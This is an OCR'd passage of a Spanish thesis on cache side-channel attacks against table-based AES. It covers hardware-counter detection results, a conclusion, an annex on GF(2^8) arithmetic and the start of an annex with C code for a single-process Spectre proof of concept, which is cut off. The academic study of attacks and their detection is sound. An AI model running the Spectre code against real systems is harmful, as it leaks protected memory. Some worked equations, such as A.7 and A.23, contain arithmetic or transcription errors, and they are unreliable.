


(d) Sin ataque, frec. detección: 100 ms


Figura 7.2: Resultados obtenidos para diferentes medidas de muestreo (primera fila $10ms$ y segunda $100ms$). En cada una de las imágenes se encuentra el resultado de los contadores: fallos de cache L3 (arriba), e instrucciones de LOAD (abajo), siendo la primera columna con presencia de ataque y la segunda sin él.




(a) Con ataque, frec. detección: 100 μs



(b) Sin ataque, frec. detección: 100 μs




(c) Con ataque, frec. detección: 1 ms




(d) Sin ataque, frec. detección: 1 ms


Figura 7.3: Evaluación de la métrica seleccionada para distinto tiempo de muestreo del detector. En las dos filas se muestra el resultado para cada tiempo de muestreo: $100\mu s$ para la primera fila y $1ms$ en la segunda, para la métrica "fallos de cache L3 por instrucción de LOAD, multiplicado por 1000". En la primera columna se encuentra el proceso víctima en presencia de ataque, y en la segunda sin él.




(a) Con ataque, frec. detección: 10 ms



(b) Sin ataque, frec. detección: 10 ms



(c) Con ataque, frec. detección: 100 ms



(d) Sin ataque, frec. detección: 100 ms

Figura 7.4: Evaluación de la métrica seleccionada para distinto tiempo de muestreo del detector. En las dos filas se muestra el resultado para cada tiempo de muestreo: $10ms$ para la primera fila y $100ms$ en la segunda, para la métrica "fallos de cache L3 por instrucción de LOAD, multiplicado por 1000". En la primera columna se encuentra el proceso víctima en presencia de ataque, y en la segunda sin él.

adecuado para seguir detectando estas variaciones.
Para estas pruebas, modificaremos el ataque que utilizaba una línea por tabla, de forma que dividiremos las 50000 encriptaciones que eran necesarias para obtener buenos resultados. Por lo tanto nuestras nuevas pruebas dependerán de 3 parámetros, que iremos combinando para observar el comportamiento del detector, y que se listan a continuación:

- Tamaño del paquete: se utilizarán paquetes de 50, 500 y 5000 encriptaciones.
- Intervalo temporal de separación entre paquetes: variará entre $100\mu s$, 1ms, 10ms y 100ms.
- Intervalo de muestreo utilizado por el detector: se utilizarán intervalos de muestreo de $100\mu s$, $1ms$, $10ms$ y $100ms$.

Tras las distintas pruebas, los resultados más interesantes se han obtenido para paquetes más pequeños y intervalos largos de tiempo entre paquetes. Comenzaremos observando la figura 7.5, en la que se muestran los resultados de 100 paquetes de 500 encriptaciones separados por intervalos de $10ms$ con tiempos de muestreo de $1ms$ y $10ms$. Se puede observar que los resultados obtenidos con el intervalo de muestreo de $10ms$ son similares a los que obteníamos cuando no fragmentábamos el ataque, sin embargo, para los de $1ms$ la mayor granularidad del muestreo comienza a producir problemas. La métrica obtenida para este caso oscila entre el valor que asignábamos al ataque (cercano a 1) y el de cuando no había ataque (cercano a 0). Esto era de esperar, ya que cuando se hace muestreo con alta granularidad, la precisión que aporta, nos perjudica simultáneamente. Esto se produce debido a que las paradas entre paquetes son recogidas por el detector, cumpliéndose el objetivo del atacante (ocultar el ataque).

Pasemos a visualizar los resultados para paquetes 10 veces más pequeños que los anteriores (50 encriptaciones). Estos se presentan en la figura 7.6. En este caso los problemas introducidos en el caso anterior se muestran de manera más evidente. Mientras muestreamos




Figura 7.5: Métrica aplicada a la detección de paquetes de 500 encriptaciones separadas en intervalos de $10ms$. La columna izquierda corresponde con un ataque y la columna derecha sin él. El muestreo del detector utilizado es de $1ms$ para la primera fila y de $10ms$ para la segunda.

a $1ms$, observamos que cuando no hay ataque aumenta el número de fallos de L3 debido a que las líneas son expulsadas con mayor facilidad debido al funcionamiento normal del sistema. Cuando se está produciendo un ataque, la métrica oscila mucho más que en el caso anterior, siendo más difícil detectarlo (se puede ver en la 7.7 este caso ampliado, en el que se aprecia claramente que muestreos a bajas frecuencias repercuten en la detección). Sin embargo, con frecuencias de muestreo de $10ms$ o $100ms$ no tenemos estos problemas. Cuando hay ataque no hay gran diferencia con los resultados obtenidos para ataques sin fragmentación, y para cuando no se está produciendo un ataque la métrica no se acerca al valor de detección de ataque que habíamos fijado.

Por último, en la figura 7.8 podemos observar como con un muestreo de $100ms$, y un ataque con paquetes de 50 encriptaciones separados por $100ms$, seguimos detectando la

presencia de ataque. En caso de querer separar más los paquetes o disminuir su tamaño, se ha comprobado experimentalmente que el comportamiento del ataque deja de ser el esperado, produciéndose peores tasas de acierto de lo habitual y dificultándose así el ataque.




Figura 7.6: Métrica aplicada a la detección de paquetes de 50 encriptaciones separadas en intervalos de $10ms$. La columna izquierda corresponde con un ataque y la columna derecha sin él. La frecuencia de muestreo del detector utilizado es de $1ms$ para la primera fila, $10ms$ para la segunda y $100ms$ para la tercera.





Figura 7.7: Imagen aumentada de la detección del ataque con paquetes de 50 encriptaciones separados por $10ms$ y con frecuencia de muestreo de $1ms$.



(a) (b)

Figura 7.8: Métrica aplicada a la detección de paquetes de 50 encriptaciones separadas en intervalos de $100ms$. La columna izquierda corresponde con un ataque y la columna derecha sin él. La frecuencia de muestreo del detector utilizado es de $100ms$.

Capítulo 8

Conclusión

Tras el desarrollo de este trabajo, se han extraído una serie de conclusiones que llevan a observar la gran importancia que tiene la coordinación entre el sistema operativo y la microarquitecura, ya que optimizaciones en una de ellas pueden repercutir drásticamente en la seguridad de la otra, como hemos visto con los ataques de canal lateral.

En primer lugar, se ha comprobado que la versión de AES basada en tablas es vulnerable a ataques de canal lateral a cache, lo que ha permitido extraer de forma satisfactoria la clave de encriptación con éxito desde otro core. Por lo tanto tenemos dos opciones: activar contramedidas que palíen estos problemas antes de que se produzcan, o detectar los ataques mientras se están produciendo. Para el primer caso se propone no usar tablas, deshabilitar la deduplicación, o no permitir la ejecución de otros programas no seguros en el socket (todas ellas penalizan el rendimiento de la máquina o limitan el uso de los recursos). Esto lleva a un estudio más detallado de la segunda opción. Con la realización de un detector basado en contadores hardware se ha conseguido que, mediante la monitorización del número de fallos de cache del proceso víctima, se detecten ataques en tiempo real. En contra de lo que se encuentra en la literatura actual, los resultados obtenidos muestran que es posible detectar los ataques con frecuencias de muestreo más bajas (entre $10ms$ y $100ms$), que producen una menor sobrecarga del sistema y que además son más resistentes al ruido. Por último, con la versión más sofisticada del ataque desarrollado (en el que se dividen las 50000 encriptaciones necesarias para obtener la clave en pequeños paquetes de encriptaciones espaciados en el

tiempo), se dificulta la detección para frecuencias de muestreo altas, confirmándose así la conclusión de utilizar frecuencias de muestreo más bajas. Se concluye que al disminuir la frecuencia de muestreo no solo se reduce la carga que se produce en el sistema, sino que se aumenta la fiabilidad del detector. Además, como contramedida conjunta al detector, se propone que la clave sea cambiada periódicamente (lo que no disminuye de manera apreciable el rendimiento de la máquina en la que se esté ejecutando).

Anexo A

Cuerpos finitos en Rijndael

Durante este apéndice se explicará el uso del objeto matemático que funciona por debajo de este algoritmo: el cuerpo $GF(2^8)$, como se hizo en [2] y [12].

Denotamos como $GF(2^8)$ al *cuerpo de Galois* de orden $256 = 2^8$ [1]. Sabemos que para todo cuerpo con orden potencia de primo existe un único cuerpo que posea ese orden, salvo representación (isomorfismo), que es el cuerpo de descomposición del polinomio $x^{256} - x$ sobre $\mathbb{Z}/2\mathbb{Z}$ [13, págs. 87-90]. Por lo tanto, si encontramos otro cuerpo de ese orden, ambos serán isomorfos, por lo que serán representaciones distintas de lo mismo.
Debido a la complejidad de la definición dada, nada intuitiva, nos interesará tomar una representación de sus elementos lo más sencilla posible, y que facilite al máximo las operaciones de nuestro algoritmo.
En [3] se propone una representación alternativa de $GF(2^8)$, el conjunto de números:

$$\{0_{10}, \cdots, 255_{10}\} \tag{A.1}$$

Debido a que los computadores trabajan a nivel de bit, nos interesará tomar estos números usando su representación binaria, por lo que tendremos:

$$GF(2^8) = \{00000000_2, \cdots, 11111111_2\} \tag{A.2}$$

[1] Para más información sobre teoría de cuerpos puede consultarse [13].

aunque a veces para que nos sea más cómoda su escritura utilizaremos una segunda representación:

$$GF(2^8) = \{00_{16}, \cdots, FF_{16}\} \tag{A.3}$$

Además, nos interesará trabajar con una tercera representación de este cuerpo. Podemos crear un isomorfismo que asigne a cada elemento de $GF(2^8)$ (visto como en A.2) a un elemento de $GF(2)[x]/ < x^8 - 1 >$. Este es el anillo de polinomios con coeficientes binarios módulo el ideal $< x^8 - 1 >$ [2], que es equivalente a polinomios de grado menor que 8 con coeficientes binarios.

De esta forma, el elemento de $GF(2^8)$ "10110100_2" corresponderá al polinomio $x^7 + x^5 + x^4 + x^2$. Llamaremos byte a cada uno de los elementos de esta representación de $GF(2^8)$. Un byte corresponderá con un polinomio con coeficientes binarios de la forma:

$$a_7x^7 + a_6x^6 + a_5x^5 + a_4x^4 + a_3x^3 + a_2x^2 + a_1x^1 + a_0 \tag{A.4}$$

con $a_i \in \{0, 1\}$, $i \in \{0, ..., 7\}$.

Comenzaremos con las operaciones que podrán realizarse entre dos elementos. Sean $a(x)$ y $b(x)$ dos elementos de $GF(2^8)$:

- Suma: la suma de $a(x)$ y $b(x)$ consiste en realizar una operación XOR de los coeficientes que comparten grado.

  Ejemplo:

$$(x^2 + x + 1) + (x^6 + x + 1) = x^6 + x^2 \tag{A.5}$$

- Multiplicación: tomaremos la multiplicación como la usual de polinomios, módulo un polinomio irreducible $m(x)$, que evitará que nos salgamos del cuerpo. Para Rijndael utilizaremos el polinomio:

$$m(x) = x^8 + x^4 + x^3 + x + 1 \tag{A.6}$$

[2] Para más información sobre ideales y cocientes de anillos por ideales consultar [14].

que equivale a $11B_{16}$.

Ejemplo:

Sea $a(x) = x^2 + x + 1$ y $b(x) = x^6 + x + 1$, denotando al producto en este cuerpo como "$\bullet$":

$$\begin{aligned} a(x) \bullet b(x) = ((x^2 + x + 1) * (x^6 + x + 1))\ mod\ m(x) = \\ (x^8 + x^7 + x^6 + x^3 + 2x^2 + 2x + 1)\ mod\ m(x) = \\ x^7 + x^6 - x^4 + 2x^2 + x \end{aligned} \tag{A.7}$$

Además, podremos obtener el inverso de estos elementos usando el algoritmo de euclides extendido.

Se comprueba trivialmente que $GF(2^8)$ con las operaciones "+" y "$\bullet$" cumple todos los requisitos de un cuerpo.

Para agilizar la implementación nos interesará tener en cuenta una operación especial, que es la multiplicación de un elemento por el polinomio x.

Sea $a(x) \in GF(2^8)$:

$$a_7x^7 + a_6x^6 + a_5x^5 + a_4x^4 + a_3x^3 + a_2x^2 + a_1x^1 + a_0 \tag{A.8}$$

El resultado de la operación $a(x) \bullet x = a'(x)$ será:

$$a'(x) = a_7x^8 + a_6x^7 + a_5x^6 + a_4x^5 + a_3x^4 + a_2x^3 + a_1x^2 + a_0x \tag{A.9}$$

Como se puede observar, si $a_7 = 0$ el polinomio ya está reducido. Si $a_7 = 1$ nos faltaría realizar el módulo de este polinomio por $m(x)$. Para ello, como el polinomio es de grado 8, solo tendríamos que realizar una XOR con el polinomio $m(x)$ (al ser de grado 8 sabemos que el resto de la división va a ser el mismo que si nos quedamos con el resultado de la resta de $a'(x)$ menos $m(x)$).

Por lo tanto la multiplicación por x se puede implementar como un desplazamiento a la izquierda a nivel de bit, combinado con la adición del polinomio $m(x)$. Veamos un ejemplo

tomando en este caso la representación binaria de los elementos del cuerpo. Sea el polinomio $b(x) = x^7 + 1$, o lo que es lo mismo, 10000001, la operación $b(x) \bullet x$ es:

$$b(x) \bullet x = (10000001_2 << 1)\ XOR\ 100011011_2 = 100000010_2\ XOR\ 100011011_2 = 00011001_2 \tag{A.10}$$

Debido a la utilidad que veremos a continuación que tiene la multiplicación por este polinomio, llamaremos a la operación *xmul* y viendo los elementos de $GF(2^8)$ como polinomios, ésta vendrá definida de la siguiente forma:

$$\begin{aligned} xmul \quad &: GF(2^8) \to GF(2^8) \\ &a(x) \mapsto xmul(a(x)) = a(x) \bullet x \end{aligned} \tag{A.11}$$

Gracias a la asociatividad entre las dos operaciones, presente por ser cuerpo, podremos utilizar la multiplicación por x para realizar de una manera sencilla multiplicaciones por otros polinomios. Veamos un ejemplo extraído de [2]. Sea el producto $57_{16} \bullet 13_{16} = FE_{16}$. Calculamos:

$$\begin{aligned} 57_{16} \bullet 02_{16} &= xmul(57_{16}) = AE_{16} \\ 57_{16} \bullet 04_{16} &= xmul(AE_{16}) = 47_{16} \\ 57_{16} \bullet 08_{16} &= xmul(47_{16}) = 8E_{16} \\ 57_{16} \bullet 10_{16} &= xmul(8E_{16}) = 07_{16} \end{aligned} \tag{A.12}$$

Ahora, podemos descomponer la operación $57_{16} \bullet 13_{16}$ de la siguiente manera:

$$57_{16} \bullet 13_{16} = 57_{16} \bullet (01_{16}\ XOR\ 02_{16}\ XOR\ 10_{16}) \tag{A.13}$$

y utilizando asociatividad y los resultados de A.12:

$$\begin{aligned} 57_{16} \bullet 13_{16} = 57_{16} \bullet (01_{16}\ XOR\ 02_{16}\ XOR\ 10_{16}) = \\ (57_{16} \bullet 01_{16})\ XOR\ (57_{16} \bullet 02_{16})\ XOR\ (57_{16} \bullet 10_{16}) = \\ 57_{16}\ XOR\ AE_{16}\ XOR\ 07_{16} = FE_{16} \end{aligned} \tag{A.14}$$

Como se comenta en el capítulo 4, Rijndael trabaja con palabras de 4 bytes. Para representarlas matemáticamente, tomaremos los polinomios de grado menor que cuatro con

coeficientes en $GF(2^8)$. De esta forma, dada una palabra formada por los bytes $(a_0\ a_1\ a_2\ a_3)$, la representaremos como el siguiente polinomio:

$$a(x) = a_3x^3 + a_2x^2 + a_1x + a_0 \tag{A.15}$$

donde a_0, a_1, a_2 y $a_3 \in GF(2^8)$. Comencemos definiendo cómo operar con estos polinomios. Sean $a(x) = a_3x^3 + a_2x^2 + a_1x + a_0$ y $b(x) = b_3x^3 + b_2x^2 + b_1x + b_0$ dos polinomios con coeficientes en $GF(2^8)$. La suma de estos polinomios vendrá dada como:

$$a(x) + b(x) = (a_3 + b_3)x^3 + (a_2 + b_2)x^2 + (a_1 + b_1)x + (a_0 + b_0) \tag{A.16}$$

donde $a_i + b_i,\ i \in \{0, 1, 2, 3\}$ corresponde a la suma de $GF(2^8)$. Para el producto el proceso no resulta tan sencillo y necesitaremos dos pasos. Si realizamos el producto de los dos polinomios anteriores, produciremos un polinomio $c(x) = a(x) * b(x)$ de la forma:

$$c(x) = c_6x^6 + c_5x^5 + c_4x^4 + c_3x^3 + c_2x^2 + c_1x + c_0 \tag{A.17}$$

donde los coeficientes $c_i,\ i \in \{0, ..., 6\}$ serán:

$$c_i = \sum_{j=0}^{i} a_{i-j} \bullet b_j \tag{A.18}$$

Como este resultado no representa el polinomio correspondiente a una palabra (tendría que ser un polinomio de grado menor que 4), haremos una segunda etapa que realice una operación modular al polinomio de la primera etapa y le reduzca el grado. Para ello, Rijndael utiliza $n(x) = x^4 + 1$, lo que nos produce la siguiente igualdad:

$$x^i\ mod\ x^4 + 1 = x^{i\ mod\ 4} \tag{A.19}$$

Por tanto al aplicarle la operación modular a $c(x)$, obtendremos un nuevo polinomio $d(x)$ que será de la siguiente forma:

$$\begin{aligned} d(x) = d_3x^3 + d_2x^2 + d_1x + d_0 = c(x)\ mod\ n(x) = \\ (c_6x^6 + c_5x^5 + c_4x^4 + c_3x^3 + c_2x^2 + c_1x + c_0)\ mod\ n(x) = \quad por\ A,19 \\ c_6x^2 + c_5x + c_4 + c_3x^3 + c_2x^2 + c_1x + c_0 = \quad agrupando \\ c_3x^3 + (c_6 + c_2)x^2 + (c_5 + c_1)x + (c_0 + c_4) \end{aligned} \tag{A.20}$$

por lo que:

$$\begin{aligned} d_0 = c_3 &= (a_0 \bullet b_0) + (a_3 \bullet b_1) + (a_2 \bullet b_2) + (a_1 \bullet b_3) \\ d_1 = c_6 + c_2 &= (a_1 \bullet b_0) + (a_0 \bullet b_1) + (a_3 \bullet b_2) + (a_2 \bullet b_3) \\ d_2 = c_5 + c_1 &= (a_2 \bullet b_0) + (a_1 \bullet b_1) + (a_0 \bullet b_2) + (a_3 \bullet b_3) \\ d_3 = c_0 + c_4 &= (a_3 \bullet b_0) + (a_2 \bullet b_1) + (a_1 \bullet b_2) + (a_0 \bullet b_3) \end{aligned} \tag{A.21}$$

Observando los coeficientes producidos del polinomio resultante, podemos observar que es equivalente a la siguiente operación:

$$\begin{pmatrix} d_0 \\ d_1 \\ d_2 \\ d_3 \end{pmatrix} = \begin{pmatrix} a_0 & a_3 & a_2 & a_1 \\ a_1 & a_0 & a_3 & a_2 \\ a_2 & a_1 & a_0 & a_3 \\ a_3 & a_2 & a_1 & a_0 \end{pmatrix} \begin{pmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \end{pmatrix} \tag{A.22}$$

Con esto, vemos por ejemplo que la operación MixColumns (sección 4.2.1) consiste en el producto de cada una de las cuatro palabras (vistas como polinomios con coeficientes en $GF(2^8)$) por el polinomio:

$$a(x) = 03_{16}x^3 + 01_{16}x^2 + 01_{16}x + 02_1 16 \tag{A.23}$$

Anexo B

Código: Spectre monoproceso

Código B.1: Ejemplo de ataque spectre monoproceso

```
1  //En este programa se ejecutará un ataque spectre en el mismo proceso víctima
       .
2  #include <stdint.h>
3  #include <stdio.h>
4
5  #include <x86intrin.h>
6  #include <emmintrin.h>
7  //#pragma optimize("gt",on)
8
9  #define ASCII 256
10 #define ESPACIO 4096
11 #define VAL_PRUEBAS 1000
12 #define COTA 135
13
14 //Este es el array principal que usaremos para el entrenamiento y para
       salirnos del limite.
15 uint8_t array[10];
16
17 //En la variable clave se almacenara la clave a la que queremos acceder y no
       tenemos acceso.
18 char *clave = "abcdefghijklmno";
19
20 //Tamaño de la clave
21 uint8_t size_clave = 15;
22
23 //256 es el numero de caracteres ASCII. ESPACIO se pone para no poder
24 // traer más de un elemento a cache al traer un bloque.
25 uint8_t array_aux[ASCII * ESPACIO];
26
27 //Tamaño del array. Útil para la comprobación del limite.
28 uint8_t size_array = 10;
29 //------------------------------------------------------------------------
30 uint8_t victima(size_t x){
31   if(x < size_array){
```

```
32      return array_aux[array[x] * ESPACIO];
33    }
34    return 0;
35  }
36  //-------------------------------------------------------------------------------
37  //Función encargada de quitar el array auxiliar de cache.
38  void flushFunction(){
39    int i;
40    for(i = 0; i < ASCII; i++){
41      array_aux[i * ESPACIO] = 1;
42    }
43    for(i = 0; i < ASCII; i++){
44      _mm_clflush(&array_aux[i * ESPACIO]);
45    }
46  }
47  //-------------------------------------------------------------------------------
48  //Entrena al predictor y borra el tamaño de array de un fallo de cache.
49  void entrenamiento(){
50    int i;
51
52    //Entrenamiento
53    for(i = 0; i < size_array; i++){
54      _mm_clflush(&size_array);
55      victima(i);
56    }
57  }
58  //-------------------------------------------------------------------------------
59  void reloadFunction(int resultado[ASCII]){
60    register uint64_t tiempo_inicio = 0, tiempo_fin = 0;
61
62    unsigned int temp = 0;
63    //Direccion del elemento al que vamos a acceder.
64    volatile uint8_t *direccion;
65
66    int i;
67    for(i = 0; i < ASCII; i++){
68      direccion = &array_aux[i * ESPACIO];
69      tiempo_inicio = __rdtscp(&temp);
70      //Accedemos al elemento calculando el tiempo de acceso.
71      temp = *direccion;
72      tiempo_fin = __rdtscp(&temp);
73      if(tiempo_fin - tiempo_inicio <= COTA){
74        resultado[i]++;
75      }
76    }
77  }
78  //-------------------------------------------------------------------------------
79  void inicializarResultados(int resultado[ASCII]){
80    int z;
